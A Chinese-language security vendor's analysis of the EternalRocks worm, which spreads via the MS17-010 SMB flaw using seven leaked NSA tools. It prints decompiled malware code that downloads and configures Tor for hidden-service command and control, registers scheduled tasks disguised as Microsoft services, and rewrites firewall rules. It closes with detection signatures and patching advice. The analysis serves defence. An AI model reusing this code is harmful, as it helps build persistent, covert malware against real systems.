警惕类“永恒之石”蠕虫借助 NSA 工具发起更大规模攻击

近日，金睛安全研究团队监控到另一个利用 NSA 泄露工具的蠕虫病毒 EternalRocks（永恒之石）开始在互联网上传播。“永恒之石”和“wannacry”蠕虫一样，都通过 MS17-010 SMB 漏洞传播，但它却同时集成了 7 种 NSA 工具（EternalBlue，EternalRomance，Eternalsynergy，EternalChampion，Smbtouch，Architouch，DoublePulsar）。如果说“wannacry”开启了利用 NSA 泄露工具的潘多拉魔盒，那么“永恒之石”很有可能成为今后更大规模利用 NSA 泄露工具的里程碑。

病毒技术分析

EternalRocks 主要通过 MS17-010 SMB 漏洞传播。感染 EternalRocks 后，会在 C:\Program Files\Microsoft Updates 目录下释放一个名为 UpdateInstaller.exe 的文件。运行后，会联网下载微软.net 框架的必要组件 TaskScheduler and SharpZLib。同时在本目录下释放名为 svchost.exe 的程序：其主要功能如下：


(1) 在同目录下生成 installed.fgh，里面保存的是 taskhost.exe 的版本号。

(2) 判断 Tor 工具是否存在，不存在将联网下载，并配置 tor 代理。

```
}
if (!File.Exists(Globals.sInstallDirectory + "\\Tor\\tor.exe"))
{
    string text = Globals.sInstallDirectory + "\\Temp";
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    string text2 = Globals.sInstallDirectory + "\\Tor";
    string fileName = text + "\\tor.zip";
    try
    {
        ServicePointManager.ServerCertificateValidationCallback = ((object param0, X509Certificate param1, X509Chain param2, SslPolicyErrors param3) =>
        WebClient webClient = new WebClient();
        webClient.DownloadFile("https://archive.torproject.org/tor-package-archive/torbrowser/4.0.1/tor-win32-tor-0.2.5.10.zip", fileName);
        Process process = new Process();
        process.StartInfo.FileName = Globals.sInstallDirectory + "\\torunzip.exe";
        process.Start();
        process.WaitForExit();
        Thread.Sleep(30000);
        Directory.Move(text + "\\Tor", text2);
        if (!Directory.Exists(text2 + "\\hidden_service"))
        {
            Directory.CreateDirectory(text2 + "\\hidden_service");
        }
        DirectoryInfo directoryInfo = new DirectoryInfo(text2 + "\\hidden_service");
        DirectorySecurity accessControl = directoryInfo.GetAccessControl();
        accessControl.AddAccessRule(new FileSystemAccessRule(new SecurityIdentifier(WellKnownSidType.WorldSid, null), FileSystemRights.FullControl, Inhe
        directoryInfo.SetAccessControl(accessControl);
        string text3 = string.Concat(new string[]
        {
            "SocksPort 9050\r\nSocksBindAddress 127.0.0.1\r\nAllowUnverifiedNodes middle,rendezvous\r\nDataDirectory ",
            text2.Replace("\\", "/"),
            "\r\nHiddenServiceDir ",
            text2.Replace("\\", "/"),
            "/hidden_service/\r\nHiddenServicePort 57480 127.0.0.1:41375"
        });
        File.WriteAllText(text2 + "\\torrc", text3);
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo(text2 + "\\tor.exe", "--defaults-torrc \"" + text2 + "\\torrc\"");
            processStartInfo.UseShellExecute = false;
```

(3) 将下载的 Tor 工具，svchost.exe 以及 taskhost.exe 添加到计划任务中。

```
}
this.SetNewTask(3, 5, "Microsoft Service Host", "Microsoft Service Host", Globals.sInstallDirectory + "\\svchost.exe", "\\Microsoft\\Windows\\ServiceHost");
this.SetNewTask(2, 5, "Microsoft Task Host", "Microsoft Task Host", Globals.sInstallDirectory + "\\taskhost.exe", "\\Microsoft\\Windows\\TaskHost");
this.SetNewTask(1, 1, "Microsoft Tor Host", "Microsoft Tor Host", Globals.sInstallDirectory + "\\Tor\\tor.exe", "\\Microsoft\\Windows\\Tcpip\\TorHost");
```



名称	状态	触发器	下次运行时间	上次运行时间	上次运行结果	创建者	创建时间
ServiceHost	准备就绪	已定义多个触发器	2017/5/25 9:46:51	不显示		SYSTEM	2017/5/24 9:46:51
TaskHost	准备就绪	已定义多个触发器	2017/5/25 9:46:51	不显示		SYSTEM	2017/5/24 9:46:51

(4) 同时将以上程序添加到防火墙允许策略中。并打开防火墙，在防火墙中阻断对 445 端口的访问，防止其他病毒再次侵入。


```
Hashtable listeningPorts = firewall.GetListeningPorts();
ArrayList arrayList = (ArrayList)listeningPorts["TCP"];
ArrayList arrayList2 = (ArrayList)listeningPorts["UDP"];
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\svchost.exe \"Microsoft Update Service\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\taskhost.exe \"Microsoft Update Helper\" ENABLE");
firewall.DoFirewallRule("firewall add allowedprogram " + Globals.sInstallDirectory + "\\Tor\\tor.exe \"Microsoft Update Installer\" ENABLE");
foreach (string text5 in arrayList)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening TCP ",
        text5,
        " \"Open TCP Port ",
        text5,
        "\""
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open TCP Port " + text5 + "\" dir=in action=allow protocol=TCP localport=" + text5);
}
foreach (string text5 in arrayList2)
{
    firewall.DoFirewallRule(string.Concat(new string[]
    {
        "firewall add portopening UDP ",
        text5,
        " \"Open UDP Port ",
        text5,
        "\""
    }));
    firewall.DoFirewallRule("advfirewall firewall add rule name=\"Open UDP Port " + text5 + "\" dir=in action=allow protocol=UDP localport=" + text5);
}
firewall.DoFirewallRule("firewall set service fileandprint disable");
firewall.DoFirewallRule("advfirewall firewall add rule name=\"Malware SMB Block\" dir=in localport=445 protocol=TCP action=block");
firewall.DoFirewallRule("firewall set opmode ENABLE");
```

(5) 下载的 Tor 会主动连接暗网中的 C&C 服务器，并在 24 小时之后下载一个名为 taskhost.exe 的程序。该程序采用 C#语言编写，并添加了强混淆防止被反编译。运行后在同目录下释放名为 shadowbrokers.zip 的 NSA 泄露工具压缩包，并将其解压到同目录。压缩包内包含 3 个目录，分别为 payloads，configs 和 bins。


Bins 目录主要包含了 7 个 NSA 漏洞利用工具，但未使用其原始文件名，以下是病毒内嵌工具和原始 NSA 工具包中文件的对应关系：

文件名	NSA 工具包原始文件名
wmiprvse.exe	Eternalchampion-2.0.0.exe
csrss.exe	Eternalblue-2.2.0.exe
taskmgr.exe	Eternalromance-1.4.0.exe
spooler.exe	Architouch-1.0.0.exe
msdtc.exe	Smbtouch-1.1.1.exe
lsass.exe	Eternalsynergy-1.0.1.exe
winlogon.exe	Doublepulsar-1.3.1.exe

Configs 目录主要包含 7 个工具对应的配置文件



Payloads 目录主要分别包含 32 位和 64 位系统的 shellcode 二进制文件以及对应的被植入的 dll 文件。



运行后，会随机生成 IP 地址，并连接对应的 445 端口，连接成功后会利用上述工具进行攻击，攻击成功后会将对应系统（32 位或 64 位）的动态库植入到目标系统中。两个动态

库注入成功后便会释放上面提到的 UpdateInstaller.exe 程序。

从“永恒之石”的功能上来看，其更像是一个“半成品”病毒，虽然危害较 wannacry 蠕虫小很多，但集成了更多的 NSA 工具，传播功能更大。未来有可能会有更多病毒效仿“永恒之石”集成 NSA 工具发动更大规模攻击。

相关 NSA 工具分析

“永恒之石”共利用了以下 7 个 NSA 工具，我们对这些工具进行了分类和危害等级划分，具体如下：

工具名	工具类型	危害等级
EternalBlue（永恒之蓝）	SMBv1 漏洞利用工具	★★★★★
EternalRomance（永恒浪漫）	SMBv1 漏洞利用工具	★★★★
EternalChampion（永恒王者）	SMBv2 漏洞利用工具	★
EternalSynergy（永恒协作）	SMBv3 漏洞利用工具	★★
DoublePulsar（双脉冲星）	无文件型内核级后门	★★★★★
Architouch	SMB 探测工具	
SMBTouch	SMB 探测工具	

其中用到的 4 个漏洞攻击工具如下：

1. 永恒之蓝(EternalBlue)


漏洞影响系统：Windows XP，Windows Vista，Windows 7，Windows 8，Windows 10，Windows 2000，Windows 2003，Windows 2008，Windows 2012

工具影响系统：Windows XP（32 位）、Windows 7（32 位和 64 位）、Windows 2008 R2（32 位和 64 位）

大名鼎鼎的“永恒之蓝”工具不必多说，是“wannacry”蠕虫利用的 NSA 泄露工具，其对应的漏洞影响几乎全版本 Windows 操作系统。

虽然 EternalBlue 工具对应的漏洞影响系统广泛，但 EternalBlue 工具主要针对 Windows XP（32 位）、Windows 7（32 位和 64 位）以及 Windows 2008 R2（32 位和 64 位）环境进行攻击，并且对 Windows 7 的攻击效果尤为稳定，且可在 Win7 默认配置下进行攻击。这也是 Win 7 系统成为受“wannacry”影响最严重的操作系统的原因。

漏洞利用成功后，EternalBlue 默认使用 DoublePulsar 植入了一个内核级无文件型后门，并可继续利用 DoublePulsar 工具继续向被控主机植入 shellcode 或动态库等。




2. 永恒浪漫(EternalRomance)

漏洞影响系统：Windows XP，Windows Vista，Windows 7，Windows 8，Windows 10，Windows 2000，Windows 2003，Windows 2008，Windows 2012

工具影响系统：Windows XP(SP0~SP3 32 位，SP1~SP2 64 位)，Windows Server 2003（SP0~SP2 32 位，SP1~SP2 64 位），Windows Vista(全版本)，Windows SERVER 2008（全版本），Windows 7（全版本）Windows SERVER 2008R2（全版本）

永恒浪漫是另一个影响系统广泛的工具。但其较永恒之蓝所受限制更多，除了 Windows XP 等低版本操作系统外，其他大多数操作系统默认配置下无法利用成功。




漏洞利用成功后，EternalRomance 同样向被攻击主机植入了 DoublePulsar 后门，并可继续利用 DoublePulsar 工具继续向被控主机植入 shellcode 或动态库等。

3. 永恒协作(Eternalsynergy)

漏洞影响系统：Windows 8，Windows 2012

工具影响系统：Windows 8（64 位），Windows 2012（64 位）

永恒协作影响系统较少，只影响 Windows 8 以及 Windows 2012 系统，且工具主要攻击上述系统的 64 位环境，并且在系统默认配置下无法利用成功。




漏洞利用成功后，Eternalsynergy 同样向被攻击主机植入 DoublePulsar 后门，并可继续利用 DoublePulsar 工具继续向被控主机植入 shellcode 或动态库等。

4. 永恒王者(EternalChampion)

工具影响系统：Windows XP(SP0~SP3 32 位，SP1~SP2 64 位)，Windows Server 2003（SP0~SP2 32 位，SP1~SP2 64 位），Windows Vista(全版本)，Windows SERVER 2008（全版本），Windows 7（全版本），Windows SERVER 2008R2（全版本），Windows 8（全版本）

永恒王者利用的是一个竞争条件漏洞。虽然该漏洞影响的操作系统比较广，但该工具的成功率很低。

EternalChampion 攻击成功后，同样可继续利用 DoublePulsar 工具继续向被控主机植入 shellcode 或动态库等。



解决方案

1.针对上述工具我们已经添加事件，升级到最新版本事件库即可检测或阻断 EternalRocks 以及对应 NSA 工具带来的威胁。相关工具和对应的事件名如下表：

工具名	事件名
EternalBlue	TCP_NSA_EternalBlue_(永恒之蓝)_SMB 远程代码执行漏洞 [MS17-010]； TCP_NSA_EternalBlue_(永恒之蓝)_SMB 远程代码执行漏洞 _shellcode 植入； TCP_NSA_EternalBlue_(永恒之蓝)_SMB 漏洞利用 (win7/2008-x64)； TCP_NSA_EternalBlue_(永恒之蓝)_SMB 漏洞利用 (win8.1/2012-x64)
EternalRomance	TCP_NSA_EternalRomance_(永恒浪漫)_SMB 远程代码执行漏洞 [MS17-010]；
EternalSynergy	TCP_NSA_SMB 远程代码执行漏洞 shellcode 植入
EternalChampion	TCP_NSA_SMB 远程代码执行漏洞 shellcode 植入
DoublePulsar	TCP_NSA_Windows_SMB_DoublePulsar 植入成功

2.及时更新 MS17-010 漏洞补丁可防范上述漏洞带来的潜在威胁。

微软官方链接：https://technet.microsoft.com/zh-cn/library/security/MS17-010